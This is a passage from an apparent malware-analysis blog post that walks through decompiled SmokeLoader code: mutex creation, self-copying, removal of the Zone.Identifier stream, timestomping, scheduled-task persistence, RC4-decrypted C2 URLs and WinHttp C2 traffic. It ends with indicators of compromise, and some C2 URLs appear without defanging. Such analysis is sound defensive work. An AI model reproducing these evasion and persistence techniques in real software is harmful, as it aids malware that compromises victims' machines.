24            (char *) (**(code **)param_1->GetSidSubAuthorityCount) ((TOKEN_MANDATORY_LABEL->Label).Sid);
25        SidSubAuthority =
26            (undefined4 *)
27            (**(code **)param_1->GetSidSubAuthority)
28            ((TOKEN_MANDATORY_LABEL->Label).Sid, *SidSubAuthorityCount + -1);
29        uVar2 = *SidSubAuthority;
30        (**(code **)param_1->CloseHandle) (currentProcessToken);
31        mw_wrap_freeHeap(param_1, TOKEN_MANDATORY_LABEL);
32    }
33    return uVar2;
34}

```

Mutex Check

The Malware Uses the Computer Name and Volume Information to Create a Formatted Data which is used as a Seed to Create an MD5 Hash with these Values. These Values are used in Multiple Places

```

void mw_wrap_CreateMD5hashOfformattedData_Containing_ComputerName&VolumeInfromation
    (astruct *param_1, longlong param_2)
{
    undefined8 formattedData_Containing_ComputerName&VouleInfromation;
    longlong lVar1;
    uint VolumeInformationofSysDirectory [2];
    int local_res18 [4];
0   ulonglong uVar2;
1   undefined pComputerName [16];
2
3   local_res18[0] = 0x10;
4   (*(code *)param_1->GetComputerNameA) (pComputerName, local_res18);
5   (*(code *)param_1->RtlMoveMemory) (&param_1->field_0x235, pComputerName, (longlong)local_res18[0])
6   uVar2 = 0;
7   (*(code *)param_1->GetVolumeInformationA)
8       (&param_1->field_0xc27, 0, 0, VolumeInformationofSysDirectory, 0, 0, 0, 0);
9   formattedData_Containing_ComputerName&VouleInfromation = mw_wrap_allocate_heap(param_1, 0x21);
0       /* %s%08X%08X */
1   lVar1 = mw_StringDecryptionMain(param_1, 0x15);
2   (*(code *)param_1->wsprintfA)
3       (formattedData_Containing_ComputerName&VouleInfromation, lVar1, pComputerName, 0xe627afea
4       uVar2 & 0xffffffff00000000 | (ulonglong)VolumeInformationofSysDirectory[0]);
5   mw_CreateMD5hashOfformattedData_Containing_ComputerName&VolumeInfromation
6       (param_1, formattedData_Containing_ComputerName&VouleInfromation, param_2);
7   (*(code *)param_1->wsprintfA) (param_2 + 0x20, lVar1 + 6, VolumeInformationofSysDirectory[0]);
8   mw_wrap_freeHeap(param_1, lVar1);
9   mw_wrap_freeHeap(param_1, formattedData_Containing_ComputerName&VouleInfromation);
0   return;
1}

```

One of the most important Place these Value used is to Create a Mutex with this name. The Malware Creates a Mutex with this name and After that uses RtlGetLastWin32Error , if the return value is ERROR_ALREADY_EXIST Malware Exits the Thread. This is done by the malware to make sure the malware is run only once in a System

```

undefined8 FUN_00001f40(astruct *param_1)
{
    undefined *puVar1;
    char cVar2;
    int iVar3;
    undefined8 uVar4;
    longlong lVar5;

    param_1->field3203_0xc9f = 0;
    param_1->field3204_0xca3 = 0;
    param_1->NewFileCreationStatus = 0;
    puVar1 = &param_1->field_0x20c;
    mw_wrap_CreateMD5hashOfformattedData_Containing_ComputerNamesVolumeInformation(param_1,puVar1);
        /* %sFF */
    uVar4 = mw_StringDecryptionMain(param_1,0x13);
    (*(code *)param_1->ForamtedDataOfMD5HashofformattedData_Containing_ComputerName&VouleInformation)
        (&param_1->field_0xbc3,uVar4,puVar1);
    mw_wrap_freeHeap(param_1,uVar4);
    uVar4 = (*(code *)param_1->CreateMutexA)(0,0,puVar1);
    param_1->Mutexhandle = uVar4;
        /* Mutex Check */
    iVar3 = (*(code *)param_1->RtlGetLastWin32Error)();
    if (iVar3 == ERROR_ALREADY_EXISTS) {
        (*(code *)param_1->CloseHandle)(param_1->Mutexhandle);
        (*(code *)param_1->ExitThread)(0);
    }
    mw_GetTickCountandStoreItAfterXoring(param_1);
    uVar4 = mw_wrap_allocate_heap(param_1,0x1000);
        /* param2 contains useragentString */
    mw_getInternetExplorerUserAgentString(param_1,uVar4);
    mw_wrap_MultiBytetoWideChar(param_1,uVar4,&param_1->field_0x577);
    mw_wrap_freeHeap(param_1,uVar4);
    cVar2 = mw_CopytonewPATH&Persistance(param_1,&param_1->field_0x24b);
    if (cVar2 != '\0') {

```

Copy to New Path and use of Zone.Identifier

The Malware Creates a File Path at AppData or Temp . Check if the File running is in this Path. If it is not Running on this path it Delete itself and Copy the File from Curent Location to the File Path Created at AppData or Temp


```

if (iVar2 == iVar3) {
    lpString2 = $param_1->filePathCompined;
    puVar8 = lpString2;
    iVar3 = (*param_1->lstrCmpW) (CurrentFileLocation, (LPCWSTR)lpString2);
    if (iVar3 == 0) {
        mw_wrap_persistence_usingScheduledTask(param_1);
    }
    else {
        (*(code *)param_1->DeleteFileW) (lpString2);
        uVar5 = (*(code *)param_1->field3322_0xd77) (CurrentFileLocation,lpString2,0);
        if ((int)uVar5 == 0) goto LAB_00002244;
        (*(code *)param_1->DeleteFileW) (CurrentFileLocation);
        /* %s%s */
        uVar4 = mw_StringDecryptionMain(param_1,0x17);
        /* :Zone.Identifier */
        uVar6 = mw_StringDecryptionMain(param_1,0x1e);
        uVar7 = mw_wrap_allocate_heap(param_1,0x400);
        /* FilePath:Zone.Identifier */
        (*(code *)param_1->wsprintfW) (uVar7,uVar4,lpString2,uVar6);
        (*(code *)param_1->DeleteFileW) (uVar7);
        mw_wrap_freeHeap(param_1,uVar7);
        mw_wrap_freeHeap(param_1,uVar4);
        mw_wrap_freeHeap(param_1,uVar6);
        /* advapi32.dll */
        puVar8 = (undefined1 *)mw_StringDecryptionMain(param_1,3);
        puVar10 = puVar8;
        mw_setFileTimeAttributesOfFileinParam2likeaSystemFileinParam3(param_1,lpString2);
        mw_wrap_freeHeap(param_1);
    }
    mw_wrap_presistanceusingSchedukedTasks((longlong)param_1,puVar8,puVar10);
    bVar9 = 1;
    uVar5 = (*(code *)param_1->CreateFileW)
        (lpString2,GENERIC_READ,FILE_SHARE_READ,0,OPEN_EXISTING,0x80,0);
    param_1->FileHandle = uVar5;
}
}

```

One Important thing to note here is the Malware Also removes the Alternate Data Stream :Zone.Identifier . It Stores the Data whether the file was downloaded from the Internet. By Doing this System won't Understand the File was downloaded from Internet

Changing File Attributes and FileTime

After Moving the File to Appdata or Temp . The Files Attribute is Changed to 6 (FILE_ATTRIBUTE_SYSTEM | FILE_ATTRIBUTE_HIDDEN). This makes the File Hidden and operating system uses a part of, or uses this File exclusively.

```

1
2 void mw_setFileTimeAttributesOfFileinParam2likeaSystemFileinParam3
3     (astruct *param_1,undefined8 param_2,undefined8 advapi32.dll)
4
5 {
6     undefined8 System32_advapi32;
7     undefined8 uVar1;
8     _WIN32_FILE_ATTRIBUTE_DATA local_38;
9
10    System32_advapi32 = mw_wrap_allocate_heap(param_1,0x208);
11    (**(code **)param_1->GetSystemDirectoryA)(System32_advapi32,0x104);
12    (**(code **)param_1->PathCombineA)(System32_advapi32,System32_advapi32,advapi32.dll);
13    (**(code **)param_1->SetFileAttributesW)(param_2,6);
14    uVar1 = (*(code *)param_1->CreateFileW)(param_2,0xc0000000,3,0,3,0x2000000,0);
15    (**(code **)param_1->GetFileAttributesExA)(System32_advapi32,GetFileExInfoStandard,&local_38);
16    (**(code **)param_1->SetFileTime)
17        (uVar1,&local_38.ftCreationTime,&local_38.ftLastAccessTime,&local_38.ftLastWriteTime);
18    (*(code *)param_1->CloseHandle)(uVar1);
19    mw_wrap_freeHeap(param_1,System32_advapi32);
20    return;
21}
22

```

Then Malware Chnages the Malicious Files Creation Time , Last Access Time and Last Write Time to the Creation Time , Last Access Time and Last Write Time of advapi32.dll in System Dir. My Assumption for this Technique is that it is trying to not show it's a New File

Persistence

The Persistence is Achieved by Creating a Scheduled task using ITaskService interface

```

ITaskDefinition = param_3;
iVar1 = (**(code **) &param_1->CoCreateInstance) (&DAT_00001010, 0, 1, 0x1000, &ITaskService);
if (iVar1 == 0) {
    local_68 = (uint)local_68._2_2_ << 0x10;
    local_38 = local_58;
    uStack_b8 = local_58;
    local_78 = local_58;
    local_98 = local_58;
    local_48 = local_68;
    uStack_44 = uStack_64;
    uStack_40 = uStack_60;
    uStack_3c = uStack_5c;
    iStack_c8 = local_68;
    uStack_c4 = uStack_64;
    uStack_c0 = uStack_60;
    uStack_bc = uStack_5c;
    local_88 = local_68;
    uStack_84 = uStack_64;
    uStack_80 = uStack_60;
    uStack_7c = uStack_5c;
    iStack_a8 = local_68;
    uStack_a4 = uStack_64;
    uStack_a0 = uStack_60;
    uStack_9c = uStack_5c;
    /* Connect */
    iVar1 = (**(code **) (ITaskService->QueryInterface + 0x50))
        (ITaskService, &iStack_a8, &local_88, &iStack_c8, &local_48);
    if (iVar1 == 0) {
        /* GetFolder */
        auStack_d8[0] = 0x5c;
        iVar1 = (**(code **) (ITaskService->QueryInterface + 0x38))
            (ITaskService, auStack_d8, &ITaskFloder);
        if (iVar1 == 0) {
            /* DeleteTask */
            (**(code **) (*ITaskFloder + 0x78)) (ITaskFloder, FireFoxefaultUserAgentString, 0);
            /* NewTasks */
            if (param_6 == '\0') {
                iVar1 = (**(code **) (ITaskService->QueryInterface + 0x48))
                    (ITaskService, 0, &ITaskDefinition);
                if (iVar1 == 0) {
                    /* GetRegiStrantinfo */
                    (**(code **) (*ITaskDefinition + 0x38)) (ITaskDefinition, &IRegistrationInfo);
                    /* putAuthor */
                    (**(code **) (*IRegistrationInfo + 0x50)) (IRegistrationInfo, userName);
                    (**(code **) (*IRegistrationInfo + 0x10)) ();
                    ITaskSettings = (longlong *)0x0;
                    /* getSettings */
                    (**(code **) (*ITaskDefinition + 0x58)) (ITaskDefinition, &ITaskSettings);
                    /* putStartwhenAvaliable */

```

First it Deletes the Task with Name FireFox Default Browser Agent{MD5 Value Used to Create Mutex} . Then It Sets Author of the task as Current User. Then Trigger of the task is set when the Current User Logins in. The File path of Task is Set to the Malicious File Copied to AppData or Temp And It Finally Registers the task with name FireFox Default Browser Agent{MD5 Value Used to Create Mutex}

```

    (**(code **) (*ITrigger2 + 0x10)) ();
    mw_wrap_freeHeap(param_1, uVar3);
    mw_wrap_freeHeap(param_1, uVar2);
}
}
(**(code **) (*ITrigger + 0x10)) ();
    /* Create */
iVar1 = (**(code **) (*ITriggerCollection + 0x50)) (ITriggerCollection, 9, &ITrigger);
if (iVar1 == 0) {
    /* ILogonTrigger */
    IRepetestionPattern = (longlong *)0x0;
    iVar1 = (**(code **) *ITrigger) (ITrigger, &DAT_00001020, &IRepetestionPattern);
    /* ILogonTrigger:PutUsername */
    if (iVar1 == 0) {
        (**(code **) (*IRepetestionPattern + 0xb8)) (IRepetestionPattern, userName);
        (**(code **) (*IRepetestionPattern + 0x10)) ();
    }
}
(**(code **) (*ITrigger + 0x10)) ();
    /* getAction */
(**(code **) (*ITaskDefinition + 0x88)) (ITaskDefinition, &IAction_Collection);
    /* Create */
(**(code **) (*IAction_Collection + 0x60)) (IAction_Collection, 0, &IActionCollection);
(**(code **) (*IAction_Collection + 0x10)) ();
iVar1 = (**(code **) *IActionCollection) (IActionCollection, &DAT_00001040, &IExeAction);
    /* putPath */
if (iVar1 == 0) {
    (**(code **) (*IExeAction + 0x58)) (IExeAction, filePAth1);
    (**(code **) (*IExeAction + 0x10)) ();
    local_98 = local_58;
    local_78 = local_58;
    uStack_b8 = local_58;
    iStack_a8 = local_68;
    uStack_a4 = uStack_64;
    uStack_a0 = uStack_60;
    uStack_9c = uStack_5c;
    local_88 = local_68;
    uStack_84 = uStack_64;
    uStack_80 = uStack_60;
    uStack_7c = uStack_5c;
    iStack_c8 = local_68;
    uStack_c4 = uStack_64;
    uStack_c0 = uStack_60;
    uStack_bc = uStack_5c;
    /* * RegisterTaskDefinition */
    (**(code **) (*ITaskFloder + 0x88))
        (ITaskFloder, FireFoxefaultUserAgentString, ITaskDefinition, 6, &iStack_c8,
         &local_88, 3, &iStack_a8, &IRepetestionPattern);
}

```

C2 Decryption and Communication

The C2 URL's are Encrypted using the Same Custom rc4 encryption Algorithm used in Stage3. The Data is also Stored in the Same format DataSize:Data. You can use the Same Decryption Function mentioned above to decrypt the Strings

```

void mw_decrypt_c2URL(astruct *param_1, char param_2)
{
    longlong lVar1;

    if ((param_1->field3204_0xca3 == 0xd) && (param_1->field3204_0xca3 = 0, param_2 != '\0')) {
        lVar1 = 1000;
        do {
0         (*(code *)param_1->Sleep)(600);
1         lVar1 = lVar1 + -1;
2             /* http://newzelandd66.org/
3              http://golilopaster.org/ */
4         } while (lVar1 != 0);
5     }
6     mw_Wrap_customrc4(param_1, *(undefined8 *)
7         (&c2UrLEncrypted + (ulonglong)(uint)param_1->field3204_0xca3 * 8));
8     return;
9 }
0

```

Here is the List of C2 URL's i found in this Malware

```

SmokeLoaderCFGDeobfuscate.py> Running...
http://hutnilior.net/
http://potunulit.org/
http://newzelandd66.org/
http://golilopaster.org/
SmokeLoaderCFGDeobfuscate.py> Finished!

```

The malware then uses the c2 URL with WinHttp Library to Communicate to the C2 server

```
local_uv = 0;
if (c2URL == 0) {
    lVar3 = 0;
}
else {
    local_res18 = struct_created;
    c2URLW = mw_wrap_allocate_heap(param_1,0x104);
    local_b0 = c2URLW;
    mw_wrap_MultiBytetoWideChar(param_1,c2URL,c2URLW);
    FUN_00004688(param_1,c2URLW,&local_res10,&local_d8);
    if (local_res10 == 0) {
        lVar3 = 0;
        uVar10 = 0;
        uVar5 = 0;
    }
    else {
        uVar5 = 3;
        uVar10 = local_res10;
        lVar3 = local_d8;
    }
    local_d8 = (**(code **)&param_1->WinHttpOpen)
                (&param_1->field_0x577,uVar5,uVar10,lVar3,(ulonglong)uVar2 << 0x20);
    lVar3 = lVar8;
    if (local_d8 != 0) {
        (*(code *)param_1->RtlZeroMemory)(local_a8,0x68);
        local_a8[0] = 0x68;
        local_98 = 0xffffffff;
        local_58 = 0xffffffff;
        local_88 = -1;
        local_48 = 0xffffffff;
        iVar1 = (**(code **)&param_1->WinHttpCrackUrl)(c2URLW,0,0,local_a8);
        if (iVar1 != 0) {
            puVar6 = (undefined *)((ulonglong)(uint)(local_88 * 2) + local_90);
            *puVar6 = 0;
            local_b8 = (**(code **)&param_1->WinHttpConnect)(local_d8,local_90,local_84,0);
            lVar3 = 0;
            if (local_b8 != 0) {
                local_res10 = local_res10 & 0xffffffff00000000;
                lVar9 = 0;
                local_c0 = 0;
                local_c8 = 0;
                if (l == '\0') {
                    local_c8 = 0;
                    local_c0 = 0;
                }
                else {
                    lVar9 = lVar8;
                    if (l == '\x01') {
                        lVar9 = mw_StringDecryptionMain(param_1,0x1f);
                    }
                }
            }
        }
    }
}
```

Since It's a Loader Based on C2 Response It Loads the Final Payload

Indicators of Compromise

Type	Indicator	Description
SHA256	5c1735b8154391534f98e6399a2576a572c7fd3c51fa6ecc097434c89053b1f7	Initial File

Type	Indicator	Description
CnC	hxxp://potunulit[.]org/	Command and Control
CnC	hxxp://hutnilior[.]net/	Command and Control
CnC	hxxp://golilopaster[.]org/	Command and Control
CnC	hxxp://newzeland66[.]org/	Command and Control

References

[Back](#) | [Home](#)

[Analysing .NET AsyncRAT using dnSpy](#)